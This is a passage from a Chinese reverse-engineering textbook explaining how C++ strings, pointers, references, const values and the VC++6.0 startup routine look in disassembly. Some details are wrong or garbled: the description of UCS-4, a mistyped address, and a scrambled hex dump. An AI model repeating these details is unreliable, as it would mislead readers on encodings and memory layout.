由于ASCII原来的表示范围太小，只能表示英文的26个字母和常用符号。在亚洲，ASCII的表示范围完全不够用。仅汉字就足够占满ASCII编码。因此，占双字节、表示范围为0~65535的Unicode编码产生了。Unicode编码是世界通用的编码，ASCII编码也包含在其中。

在Microsoft Visual C++6.0中，使用char定义ASCII编码格式的字符，使用wchar_t定义Unicode编码格式的字符。wchar_t中保存ASCII编码，不足位补0。如字符'a'的ASCII编码为0x61，Unicode编码为0x0061。汉字的编码方式有些特殊，

ASCII与Unicode都有与之匹配的编码格式。

在程序中使用中文、韩文、日文等时，经常出现显示的内容都是乱码的情况。这是因为系统中缺少程序所需语种的字符表，而这个字符表是用于解释所需语种的字符编码的，所以程序中的字符编码错误地对应到其他字符表中，显示出的文字是其他语种字符表中的信息。

ASCII编码与Unicode编码都可以用来存储汉字，但是它们对汉字的编码方式各不相同，所以存储同样的汉字，它们在内存中的编码是不同的，如图2-5所示。




图 2-5 汉字字符串

ASCII使用GB2312-80，又叫汉字国标码，保存了6763个常用汉字编码，用两个字节来表示一个汉字。在GB2312-80中用区和位来定位，第一个字节保存每个区，共94个区；第二个字节保存每个区中的位，共94位。详细信息可查看GB2312-80编码的说明。

Unicode使用UCS-2编码格式，最多可存储65536个字符。汉字博大精深，其中有简体字、繁体字，以及网络中流行的火星文，它们的总和远远超过了UCS-2的存储范围，所以UCS-2编码格式中只保存了常用字。为了将所有的汉字都容纳进来，Unicode也采用了与ASCII类似的方式—用两个Unicode编码解释一个汉字，称之为UCS-4编码格式。UCS-2编码表的使用和ASCII码表的使用是一样的。每个数字编号在表中对应一个汉字，从0x4E00到0x9520为汉字编码区。例如，在UCS-2中，“烫”字的编码为0x70EB。更多关于UCS-2编码的信息可查

看随书文件的UCS-2编码表。

Microsoft Visual C++6.0为了使char与wchar_t通用，使用了预编译宏TCHAR来代替它们，TCHAR会根据编译选项定义对应的字符类型。

2.3.2 字符串的存储方式

字符串是由一系列按照一定的编码顺序线性排列的字符组成的。在图形中，两点可以确定一直线；在程序中，只要知道字符串的首地址和结束地址就可以确定字符串的长度和大小。字符串的首地址很容易确定，因为在定义字符串的时候都会先指定好首地址。结束地址如何确定呢？有两种做法，一种是在首地址的4字节中保存字符串的总长度；另一种是在字符串的结尾处使用一个规定好的特殊字符，即结束符，这两种做法各有优缺点。

保存总长度

优点：获取字符串长度时，不用遍历字符串中的每个字符，取得首地址的前n字节就可以得到字符串的长度。（n的取值一般是1、2、4）

缺点：字符串长度不能超过n字节的表示范围，且要多开销n字节空间保存长度。如果涉及通信，双方交互前必须事先知道通信字符串的长度。

结束符

优点：没有记录长度的开销；另外，如果涉及通信，通信字符串可以根据实际情况随时结束，结束时附上结束符即可。

缺点：获取字符串长度需要遍历所有字符，寻找特殊结尾字符，在某些情况下处理效率低。

C++使用结束符'\0'作为字符串结束标志。ASCII编码使

用一个字节'\0', Unicode编码使用两个字节'\0'。需要注意的是,不能使用处理ASCII编码的函数对Unicode编码进行处理,因为如果Unicode编码中出现了只占用一字节的字符,就会发生解释错误。ASCII与Unicode内存数据对比如图2-6所示。

在程序中,都会使用一个存放地址的变量来存放字符串中第一个字符的地址,以便查找使用字符串。在Microsoft Visual C++中使用字符型指针char*、wchar_t*、TCHAR*来保存字符串首地址。




图 2-6 ASCII与Unicode内存数据对比

图2-6为ASCII字符串pcChar与Unicode字符串pwChar的内存数据对比。pcChar所在地址0x00423020以ASCII字符进行组合; pwChar所在地址0x00423030以Unicode字符进行组合,两个字节为一个字符。

字符串的识别也相对简单,同样是结合上下文,查看调用地址处对该地址的处理过程。在通常情况下, OllyDBG与IDA都会自动识别出程序中的字符串。在使用IDA的过程中,有时会无法识别字符串,可手动修改,如图2-7所示。




图 2-7 未识别的字符串数据

在图2-7中，这段数据明显为一个字符串，但是IDA并没有分析出来，这时可以选中将要分析的字符串的首地址，使用快捷键A，便可将从分析地址处到'\0'解释为字符串。如图2-8所示为识别后的字符串数据。



```
.idata:0002383C aHelloWorld db "Hello World!",0
```

图 2-8 识别后的字符串数据

2.4 布尔类型

布尔类型是用于判断执行结果的数据类型，它的判断比较值只有两种情况：0与非0。C++中定义0为假，非0为真。使用bool定义布尔类型变量。布尔类型在内存中占1字节。由于布尔类型只比较两个结果值：真、假，实际上任何一种数据类型都可以将其代替，如整型、字符型，甚至可以用位代替。在实际案例中也是难以将布尔类型数据还原成源码的，但是可以将其还原成等价代码。布尔类型出现的场合都是在做真假判断，有了这个特性，还原成等价代码还是相对简单的。

2.5 地址、指针和引用

地址

在C++中，地址标号使用十六进制表示。取一个变量的地址使用“&”符号，只有变量才存在内存地址，常量（见2.6节）没有地址（不包括const定义的伪常量）。例如，对于数字100，我们无法取出它的地址。取出的地址是一个常量值，无法再对其取地址了。

指针

指针的定义使用“TYPE*”，TYPE为数据类型，任何数据类型都可以定义指针。指针本身也是一种数据类型，它用于保存各种数据类型在内存中的地址。指针变量同样可以取出地址，所以会出现多级指针。

引用

引用的定义使用“TYPE&”，TYPE为数据类型。在C++中是不可以单独定义的，并且在定义时就要进行初始化。引用表示一个变量的别名，对它的任何操作，本质上都是在操作它所表示的变量。详细讲解见2.5.3小节。

2.5.1 指针和地址的区别

在32位操作系统下，地址是一个由32位二进制数字组成的值。为了便于查看，转换成十六进制数字进行显示，用于标识内存编号。指针是用于保存这个编号的一种变量类型，它包含在内存中，所以可以取出指针类型变量在内存中的位置—地

址。由于指针保存的数据都是地址，所以无论什么类型的指针都占据4字节的内存空间，如图2-9所示。




图 2-9 地址和指针

指针可以根据指针类型对地址对应的数据进行解释。而一个地址值无法单独解释数据，对于图2-9中0x0012FF68这个地址值，仅仅凭借它自己无法说明该地址处对应数据的信息。如果是在一个int类型的指针中保存这个地址，就可以将0x0012FF68这个地址值看做是int类型数据的起始地址，向后数4字节到0x0014FF6C处。将0x0012FF68~0x0014FF6C中的数据按整型存储方式解释，详细讲解见2.5.2小节。

指针和地址之间的不同点如表2-2所示。

表 2-2 指针和地址之间的不同点

指 针	地 址
变量，保存变量地址	常量，内存标号
可修改，再次保存其他变量地址	不可修改

(续)

指 针	地 址
可以对其执行取地址操作得到地址	不可执行取地址操作
包含对保存地址的解释信息	仅仅有地址值无法解释数据

指针和地址之间的共同点如表2-3所示。

表 2-3 指针和地址之间的共同点

指 针	地 址
取出指向地址内存中的数据	取出地址对应内存中的数据
对地址偏移后, 取数据	偏移后取数据, 自身不变
求两个地址的差	求两个地址的差

2.5.2 各类型指针的工作方式

在C++中，任何数据类型都有对应的指针类型。从前面的学习中了解到，指针中保存的都是地址，为什么还需要类型作为修饰呢？因为需要用类型去解释这个地址中的数据。每种数据类型在内存中所占的内存空间不同，指针中只保存了存放数据的首地址，而没有指明该在哪里结束。这时就需要根据对应的类型来寻找解释数据的结束地址。例如，同一地址，使用不同类型指针进行访问，取出的内容就会不一样，如代码清单2-6所示。

代码清单2-6 各类型指针访问同一地址

```
//C++源码对比，定义int类型变量，初始化为0x12345678
int nVar=0x12345678;
; 为地址赋值4字节数据12345678h
0040EB1D mov dword ptr[ebp-10h], 12345678h
//C++源码对比，定义int类型指针变量，初始化为变量nVar地址
int *pnVar=&nVar;
0040EB24 lea ecx, [ebp-10h]
0040EB27 mov dword ptr[ebp-14h], ecx
//C++源码对比，定义char类型指针变量，初始化为变量nVar地址
char *pcVar=(char*)&nVar;
0040EB2A lea edx, [ebp-10h]
0040EB2D mov dword ptr[ebp-18h], edx
//C++源码对比，定义short类型的指针变量，初始化为变量nVar地址
short *psnVar=(short*)&nVar;
0040EB30 lea eax, [ebp-10h]
0040EB33 mov dword ptr[ebp-1Ch], eax
//C++源码对比，取出指针pnVar指向的地址内容并显示
printf("%08x\r\n", *pnVar);
; 取出pnVar中保存的地址值并放入ecx中
0040EB36 mov ecx, dword ptr[ebp-14h]
; 从ecx保存的地址中，以4字节方式读取数据，存入edx中
0040EB39 mov edx, dword ptr[ecx]
; printf函数调用部分略
//C++源码对比，取出指针pnVar指向的地址内容并显示
```

```

printf ("%08x\r\n", *pcVar);
; 取出pcVar中保存的地址值并放入eax中
0040EB49 mov eax, dword ptr[ebp-18h]
; 从eax保存的地址中，以1字节方式读取数据，存入ecx中
0040EB4C movsx ecx, byte ptr[eax]
; printf函数调用部分略
//C++源码对比，取出指针pnVar指向的地址内容并显示
printf ("%08x\r\n", *psnVar);
; 取出psnVar中保存的地址值并放入edx中
0040EB5D mov edx, dword ptr[ebp-1Ch]
; 从edx保存的地址中，以2字节方式读取数据，存入eax中
0040EB60 movsx eax, word ptr[edx]
; printf函数调用部分略

```

代码清单2-6中使用了三种方式对变量nVar的地址进行解释。变量nVar在内存中的数据为“78 56 34 12”，首地址从“78”开始。指针pnVar为int类型指针，以int类型在内存中占用的空间大小和排列方式对地址进行解释，然后取出数据。int类型占4字节内存空间，以小尾方式排列，取出内容为“12345678”，是一个十六进制的数字。同理，pcVar、psnVar将会按照它们的指针类型对地址数据进行解释。指针的取内容操作分为两个步骤：先取出指针中保存的地址信息，然后针对这个地址进行取内容，也就是一个间接寻址的过程，这也是识别指针的重要依据。该示例运行结果如图2-10所示。



```

12345678
00000078
00005678
Press any key to continue

```

图 2-10 各类型指针解释地址的结果

通过代码清单2-6中的指针取内容的过程可得出结论，所有类型的指针对地址的解释都取自于自身指针类型。

指针都支持哪些运算符号呢？在C++中，所有指针类型只支持加法和减法。指针是用于保存数据地址、解释地址而存

在的。因此，只有加法与减法才有意义，其他运算对于指针而言没有任何意义。

指针加法用于地址偏移，但指针的加法并不像数学中的加法那样简单。指针加1后，指针内保存的地址值并不一定会加1，具体的值取决于指针类型，如指针类型为int，地址值将会加4。这个4是根据类型大小所得到的值。C++为什么要用这种烦琐的地址偏移方法呢？当指针中保存的地址为数组首地址时，为了能够利用指针加1后访问到数组内下一成员，所以加的是类型长度，而非数字1，如代码清单2-7所示。

代码清单2-7 各类型指针的寻址方式

```
//C++源码对比，定义字符型数组，占5字节内存空间
//由于内存对齐问题，这里的cVar实际占用8字节
char cVar[5]={0x01, 0x23, 0x45, 0x67, 0x89};
; 为数组各成员赋值，由于数组为char类型，每次赋值使用byte ptr
0040EB1D mov byte ptr[ebp-14h], 1
0040EB21 mov byte ptr[ebp-13h], 23h
0040EB25 mov byte ptr[ebp-12h], 45h
0040EB29 mov byte ptr[ebp-11h], 67h
0040EB2D mov byte ptr[ebp-10h], 89h
//C++源码对比，定义int类型的指针变量保存数组的首地址
int*pnVar= (int*) cVar;
; 取出数组的首地址并保存在ebp-18h中
0040EB31 lea ecx, [ebp-14h]
0040EB34 mov dword ptr[ebp-18h], ecx
//C++源码对比，定义char类型的指针变量保存数组的首地址
char*pcVar= (char*) cVar;
; 取出数组的首地址并保存在ebp-1Ch中
0040EB37 lea edx, [ebp-14h]
0040EB3A mov dword ptr[ebp-1Ch], edx
//C++源码对比，定义short类型的指针变量保存数组的首地址
short*psnVar= (short*) cVar;
; 取出数组首地址保存在ebp-20h
0040EB3D lea eax, [ebp-14h]
0040EB40 mov dword ptr[ebp-20h], eax
//C++源码对比，对int指针加1
pnVar+=1;
; 取出指针内保存的地址并放入ecx中
```

```
0040EB43 mov ecx, dword ptr[ebp-18h]
; 根据指针类型获取偏移长度。int类型的指针，追加偏移值4
0040EB46 add ecx, 4
; 存回指针中
0040EB49 mov dword ptr[ebp-18h], ecx
//C++源码对比，对char指针加1
pcVar+=1;
0040EB4C mov edx, dword ptr[ebp-1Ch]
; 根据指针类型获取偏移长度，char类型指针，追加偏移值1
0040EB4F add edx, 1
0040EB52 mov dword ptr[ebp-1Ch], edx
//C++源码对比，对short指针加1
psnVar+=1;
0040EB55 mov eax, dword ptr[ebp-20h]
; 根据指针类型获取偏移长度，short类型指针，追加偏移值2
0040EB58 add eax, 2
0040EB5B mov dword ptr[ebp-20h], eax
```

代码清单2-7演示了对不同类型指针进行加1偏移。它们偏移后的地址都是由指针类型决定的，以指针保存的地址作为寻址[首地址]，加上[偏移量]，最终得到[目标地址]。偏移量的计算方式为指针类型长度乘以移动次数，因此得出指针寻址公式如下：

```
type*p; //这里用type泛指某类型的指针
//省略指针赋值代码
p+n的目标地址=首地址+sizeof（指针类型type）*n
```

在偏移量为负数的情况下，也可以运用此公式。套用公式，得到的地址值会小于首地址，这时指针是在向后进行寻址。所以指针可以做减法操作，但乘法与除法对于指针寻址而言是没有意义的。两指针做减法操作是在计算的两个地址之间的元素个数，结果为有符号整数，进行减法操作的两指针必须是同类指针相减。可用于两指针中的地址比较，也可用于其他场合，比如求数组元素个数，其计算公式如下：

```
type*p, *q; //这里用type泛指某类型的指针
```

```
//省略指针赋值代码  
p-q= ((int) p- (int) q) /sizeof (指针类型type)
```

另外，两指针相加也是没有意义的。

将指针访问公式与指针寻址公式相结合后，可针对所有类型的指针操作。在实际运用中要灵活使用。同时也要谨慎操作，以免将指针指向意料之外的地址，错误地修改地址中的数据，造成程序的崩溃。

在代码清单2-7中，指针pnVar加1后取出的内容就是数组cVar以外的数据。cVar数组只有5字节数据长度，而pnVar将访问到数组的第4项，对其取内容后得到的数据是以cVar数组的第4项为起始地址的4字节数据。分析出的结果如图2-11所示。

Address:	cVar
0012FF6C	01 23 45 67 89 CC CC CC 01 CC CC

图 2-11 字符数组cVar的内存信息

2.5.3 引用

引用类型在C++中被描述为变量的别名。实际上，C++为了简化指针操作，对指针的操作进行了封装，产生了引用类型。实际上引用类型就是指针类型，只不过它用于存放地址的内存空间对使用者而言是隐藏的。下面通过示例来揭开这个谜底，如代码清单2-8所示。

代码清单2-8 引用类型揭秘

```
//C++源码对比，定义int类型的变量并赋初始值0x12345678
int nVar=0x12345678;
0040E6F8 mov dword ptr[ebp-4], 12345678h
//C++源码对比，定义变量nVar的引用类型nVarTpye
int&nVarTpye=nVar;
; 取出变量nVar的地址并放入eax中
0040E6FF lea eax, [ebp-4]
; 将变量nVar的地址存入地址ebp-8处，这个ebp-8处便是引用类型nVarTpye的
地址
; 从这条汇编语句中可以得出结论，引用类型在内存中是占有一席之地的
0040E702 mov dword ptr[ebp-8], eax
//调用函数Add，Add的参数为int引用类型，将变量nVar作为参数传递
Add(nVar);
//取出变量nVar的地址并放入ecx中
0040E705 lea ecx, [ebp-4]
; 将ecx作为参数入栈，也就是传递变量nVar的地址作为参数
; 关于函数参数的传递的讲解见第6章，函数Add实现见代码清单2-9
0040E708 push ecx
0040E709 call@ILT+15(Add)(00401014)
0040E70E add esp, 4
```

在图2-10中可以发现，引用类型的存储方式和指针是一样的，都是使用内存空间存放地址值。所以，在C++中，引用和指针没有分别。只是引用是通过编译器实现寻址，而指针需要手动寻址。指针虽然灵活，但操作失误将产生严重的后果，

而使用引用则不存在这种问题。因此，C++极力提倡使用引用类型，而非指针。

引用类型也可以作为函数的参数类型和返回类型使用。因为引用实际上就是指针，所以它同样会在参数传递时产生一份拷贝，如代码清单2-9所示。

代码清单2-9 引用类型作为函数参数

```
void Add (int&nVar) {  
; 在Debug版中添加汇编代码略  
nVar++; //C++源码对比, 对引用类型nVar执行++操作  
; 取出参数nVar中的内容放入eax中  
00401078 mov eax, dword ptr[ebp+8]  
; 对eax执行取内容操作  
0040107B mov ecx, dword ptr[eax]  
0040107D add ecx, 1  
00401080 mov edx, dword ptr[ebp+8]  
00401083 mov dword ptr[edx], ecx  
}  
; 在Debug版中添加汇编代码略  
0040108B ret
```

在代码清单2-9中，通过对参数加1的方式修改了实参数。从汇编代码中可以看出，引用类型的参数也占内存空间，其中保存的数据是一个地址值。取出这个地址中的数据并加1，再将加1后的结果放回。如果没有源码对照，指针和引用都一样难以区分。在反汇编下，没有引用这种数据类型。

2.6 常量

前几节介绍的数据类型都是以变量形式进行演示的，在程序运行中可以修改其保存的数据。从字面上理解，常量是一个恒定不变的值，它在内存中也是不可修改的。如果在程序中出现1、2、3这样的数字或“Hello”这样的字符串，以及数组名称，它们都属于常量。程序在运行中不可修改它们的数据。

常量数据在程序运行前就已经存在，它们被编译到可执行文件中。当程序启动后，它们便会被加载进来。这些数据通常都会在常量数据区中保存，该节区的属性中是没有可写权限的，所以在对常量进行修改时，程序会报错。试图修改它们的数据都将引发异常，导致程序崩溃。

常量数据的地址减去基地址，便是它在文件中的偏移地址。以图2-12中字符指针所保存的地址为例，这个地址为常量字符串“Hello World!”的首地址。



图 2-12 常量字符串地址

在图2-12中，常量字符串的首地址为0x00423FA8，该程序的基地址为0x00400000，所在文件对应的偏移地址为：字符串首地址-基地址=0x00023FA8，使用十六进制查看器打开该程序可执行文件找到对应的数据，如图2-13所示。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00023FA0	3D	20	4E	55	4C	4C	00	00	48	65	6C	6C	6F	20	57	6F	* NULL..Hello Me
00023F80	72	6C	64	21	00	00	00	00	5F	73	66	74	62	75	66	2E	!i!i!...oFtMf.

图 2-13 常量字符串在文件中的位置

2.6.1 常量的定义

在C++中，可以使用宏机制#define来定义常量，也可以使用const将变量定义为一个常量。#define定义的常量名称，编译器对其进行编译时，会将代码中的宏名称替换成对应信息。宏的使用可以增加代码的可读性。const是为了增加程序的健壮性而存在的。常用字符串处理函数strcpy的第二个参数被定义为一个常量，这是为了防止该参数在函数内被修改，对原字符串造成破坏，宏与const的使用如代码清单2-10所示。

代码清单2-10 宏与const的使用

```
//定义NUMBER_ONE为常量1
#define NUMBER_ONE 1
//将常量NUMBER_ONE赋值给const常量nVar
const int nVar=NUMBER_ONE;
//显示两者结果
printf("const=%d#define=%d\r\n", nVar, NUMBER_ONE);
```

代码清单2-10中使用#define定义了常量1，并赋值给const常量nVar。编译后，宏名称NUMBER_ONE将被替换成1。使用Microsoft Visual C++6.0编译此段代码，依次选择菜单Project → Settings → C/C++ → Project Options → 添加/P选项，如图2-14所示。




图 2-14 添加编译选项

此编译选项的功能是将预处理文件生成到文件中，编译

后，对应的CPP文件夹中会产生一个“文件名.i”的文件。编译代码清单2-10中的代码，生成.i文件，打开该文件查看main函数中的代码信息。添加“/P”选项后，在连接过程中会产生错误，这是由于没有生成OBJ文件，而是将预处理信息写入了.i文件中，编译器找不到OBJ，无法进行连接。查看.i文件中的信息，如代码清单2-11所示。

代码清单2-11 预处理文件信息

```
int main (int argc, char*argv[])
{
const int nVar=1; //这里的宏NUMBER_ONE都被替换为数字1
printf ("const=%d#define=%d\r\n", nVar, 1);
return 0;
}
```


2.6.2 #define和const的区别

#define是一个真常量，而const却是由编译器判断实现的常量，是一个假常量。在实际中，使用const定义的变量，最终还是一个变量，只是在编译器内进行了检查，发现有修改则报错。

由于编译器在编译期间对const变量进行检查，因此被const修饰过的变量是可以修改的。利用指针获取到const修饰过的变量地址，强制将指针的const修饰去掉，就可以修改对应的数据内容，如代码清单2-12所示。

代码清单2-12 修改const常量

```
//C++源码对比，将变量nConst修饰为const
const int nConst=5;
; 将地址ebp-4赋值给4字节数据5
004010B8 mov dword ptr[ebp-4], 5
//C++源码对比，定义int类型的指针，保存nConst地址
int*pConst=(int*)&nConst;
; 获取ebp-4地址并存入eax中
004010BF lea eax, [ebp-4]
; 将eax中的数据赋值到地址ebp-8处
004010C2 mov dword ptr[ebp-8], eax
//C++源码对比，修改指针pConst并指向地址中的数据
*pConst=6;
; 获取地址ebp-8中的数据并存入ecx
004010C5 mov ecx, dword ptr[ebp-8]
; 将地址ebp-8中保存的数据修改为6
004010C8 mov dword ptr[ecx], 6
//C++源码对比，将修饰为const的变量nConst赋值给nVar
int nVar=nConst;
; 将5赋值到地址ebp-0Ch处
004010CE mov dword ptr[ebp-0Ch], 5
```

在代码清单2-12中，由于const修饰的变量nConst被赋值一个数字常量5，编译器在编译过程中发现nConst的初值是可行的，并且被修饰为const。之后所有使用nConst的地方都以这个可预知值替换，故int nVar=nConst；对应的汇编代码没有将nConst赋值给nVar，而是用常量值5代替。如果nConst的值为一个未知值，那么编译器将不会做此优化。在示例中使用指针能否将nConst中的数据修改为6呢？我们先来看看图2-15。

<pre>const int nConst = 5; int *pConst = (int*)&nConst; *pConst = 6; int nVar = nConst;</pre>	<table border="1"> <thead> <tr> <th>Name</th> <th>Value</th> </tr> </thead> <tbody> <tr> <td>&nConst</td> <td>0x0012ff7c</td> </tr> <tr> <td>nConst</td> <td>0x00000006</td> </tr> <tr> <td>pConst</td> <td>0x0012ff7c</td> </tr> </tbody> </table>	Name	Value	&nConst	0x0012ff7c	nConst	0x00000006	pConst	0x0012ff7c
Name	Value								
&nConst	0x0012ff7c								
nConst	0x00000006								
pConst	0x0012ff7c								

图 2-15 const常量的修改结果

图2-15中演示了const修饰的变量被修改后的情况。被const修饰后，变量本质上并没有改变，还是可以修改的。#define与const两者之间还是不同的，如表2-4所示。

表 2-4 #define 与 const 的区别

#define	const
编译期间查找替换	编译期间检查 const 修饰的变量是否被修改
由系统判断是否被修改	由编译器限制修改
字符串定义在文件只读数据区，数据常量编译为立即数寻址方式，成为二进制代码的一部分	根据作用域决定所在的内存位置和属性

这两者在连接生成可执行文件后将不复存在，在二进制编码中也没有这两种类型存在。在实际分析中，读者需要根据自身的经验进行还原。

2.7 本章小结

计算机的工作流程，归根到底是“输入→处理→输出”的过程，而数据正是处理对象，作为逆向工作者，需要对数据进行正确考察。对数据的考察有以下两点。

在何处？

数据是代码加工处理的对象，而代码本身也是以二进制存放的，对于处理器而言，代码本质也是数据。我们在分析的时候，会看到不同指令对数据的处理，这时首先就要确定数据的存储位置，对于内存中的数据，这时候要查看地址。有了内存地址，才能得到内存属性，我们需要了解的属性有：可读、可写、可执行。藉此，可以知道此数据是否为变量（可读写），是否为常量（只读），是否为代码（可执行）等。除了知道属性以外，我们还可以考察进程在内存的布局，如栈区、堆区、全局区、代码区等，藉此，又可以知道数据的作用域。

到底是代码还是数据？程序员认为是代码，那就是代码；程序员认为是数据，那就是数据。其中滋味，留待读者在后面的学习中逐步体会。

如何解释？

得到内存地址，还是无法得到数据的正确内容，因为缺少解释方式。如“无鸡鸭也可无鱼肉也可无银钱也可”，可以解释为：“无鸡鸭也可，无鱼肉也可，无银钱也可。”也可以解释为：“无鸡，鸭也可；无鱼，肉也可；无银，钱也可。”

本章归纳的各类数据的解释方式和特点，是学习后面内容的基础，读者应重点掌握。

下面补充介绍一下“大尾方式”和“小尾方式”。

这两种方式又称为“大端方式”和“小端方式”，意义源自某个西方童话，内容大意是说有个小人国，争论吃鸡蛋的时候应该是先把鸡蛋的大头敲开，还是应该先把小头敲开。为此国内引发激烈的讨论，最后导致国家分裂而引发战争，在这场战争中，国王和一些大臣丧命。

计算机的数据存储也是这样的道理，如果约定了存储的顺序，大家就都能正确写入和读出了，没必要在意当初为什么制定这样的存储顺序。制定字节存储顺序的人可能是想避免别人问为什么他选择这个方向，故以此典故封堵闲人之口。

第3章 认识启动函数，找到用户入口

3.1 程序的真正入口

VC++开发的程序，在调试时总是从main或WinMain函数开始，这就让开发者误认为它们是程序的第一条指令执行处，这个认识其实是错误的。main或WinMain也是一个函数，也需要有一个调用者。在它们被调用前，编译器其实已经做了很多事情，所以main或WinMain应该是“语法规定的用户入口”，而不是“应用程序入口”。在应用程序被操作系统加载时，操作系统会分析执行文件内的数据^[1]，分配相关资源，读取执行文件中的代码和数据到合适的内存单元，然后才是执行入口代码，入口代码其实并不是main或WinMain，通常是mainCRTStartup、wmainCRTStartup、WinMainCRTStartup或wWinMainCRTStartup，具体视编译选项而定。其中mainCRTStartup和wmainCRTStartup是控制台环境下多字节编码和Unicode编码的启动函数，而WinMainCRTStartup和wWinMainCRTStartup则是Windows环境下多字节编码和Unicode编码的启动函数。在开发过程中，VC++也允许程序员自己指定入口。

本章将详细讲解在进入入口函数main和WinMain之前VC++都做了哪些事情。

^[1]关于执行文件内的数据组织，请查阅PE格式相关的资料，推荐《加密与解密（第3版）》（段钢著）

3.2 了解VC++6.0的启动函数

VC++6.0在控制台和多字节编码环境下的启动函数为mainCRTStartup，由系统库KERNEL32.dll负责调用。在mainCRTStartup中再调用main函数。使用VC++6.0进行调试时，入口断点总是停留在main函数的首地址处。如何挖掘main函数之前的代码呢？我们可以利用VC++6.0的栈回溯功能。在调试环境下，依次选择菜单View→Debug Windows→Call Stack打开出栈窗口（快捷键：Alt+7）。此窗口中显示了程序启动后，函数的调用流程，如图3-1所示。



图 3-1 栈回溯窗口

图3-1中显示程序运行时调用了三个函数，依次是KERNEL32、mainCRTStartup和main。其中显示的“KERNEL32! 7c817077”表示在系统库KERNEL32.dll中的地址7c817077处调用mainCRTStartup，我们无法查看KERNEL32.dll的高级源码，而VC++则提供了mainCRTStartup函数的源码，安装完整版的VC++就可以查看。双击Call Stack窗口中的mainCRTStartup函数，查看函数的内部实现，如代码清单3-1所示。

代码清单3-1 mainCRTStartup函数在VC++6.0中的代码片段

```
//预编译宏
#else/*_WINMAIN_*/
```

```

#ifdef WPRFLAG
//宽字符版控制台启动函数
void wmainCRTStartup (
#else/*WPRFLAG*/
//多字节版控制台启动函数
void mainCRTStartup (
#endif/*WPRFLAG*/
#endif/*_WINMAIN_*/
void
)
{
//获取版本信息
_osver=GetVersion ();
_winminor= (_osver>>8) &0x00FF;
_winmajor=_osver&0x00FF;
_winver= (_winmajor<<8) +_winminor;
_osver= (_osver>>16) &0x00FFFF;
//堆空间初始化过程,在此函数中,指定了程序中堆空间的起始地址
//_MT是多线程标记
#ifdef_MT
if (! _heap_init (1) )
#else/*_MT*/
if (! _heap_init (0) )
#endif/*_MT*/
fast_error_exit (_RT_HEAPINIT);
//初始化多线程环境
#ifdef_MT
if (! _mtinit ())
fast_error_exit (_RT_THREAD);
#endif/*_MT*/
__try{
//宽字符处理代码略
//多字节版获取命令行
_acmdln= (char*) GetCommandLineA ();
//多字节版获环境变量信息
_aenvptr= (char*) __crtGetEnvironmentStringsA ();
//多字节版获取命令行信息
_setargv ();
//多字节版获取环境变量信息
_setenvp ();
#endif/*WPRFLAG*/
//初始化全局数据和浮点寄存器
_cinit ();
//窗口程序处理代码略
//宽字符处理代码略

```

```
//获取环境变量信息
_initenv=_environ;
//调用main函数, 传递命令行参数信息
mainret=main (_argc, _argv, _environ);
#endif/*WPRFLAG*/
#endif/*_WINMAIN_*/
//检查main函数返回值执行析构函数或atexit注册的函数指针, 并结束程序
exit (mainret);
}
//退出结束代码略
}
```

代码清单3-1为VC++6.0控制台程序的默认启动函数, 在该启动函数中做了一系列初始化工作。下面将详细解读启动函数的工作流程。

GetVersion函数: 获取当前运行平台的版本号。控制台程序运行在Windows模拟的DOS下, 因此这里获取的版本号为MS-DOS的版本信息。

_heap_init函数: 用于初始化堆空间。在函数实现中使用HeapCreate申请堆空间, 申请空间的大小由_heap_init传递的参数决定。_sbh_heap_init函数用于初始化堆结构信息。堆结构的说明将在第7章详细讲解。

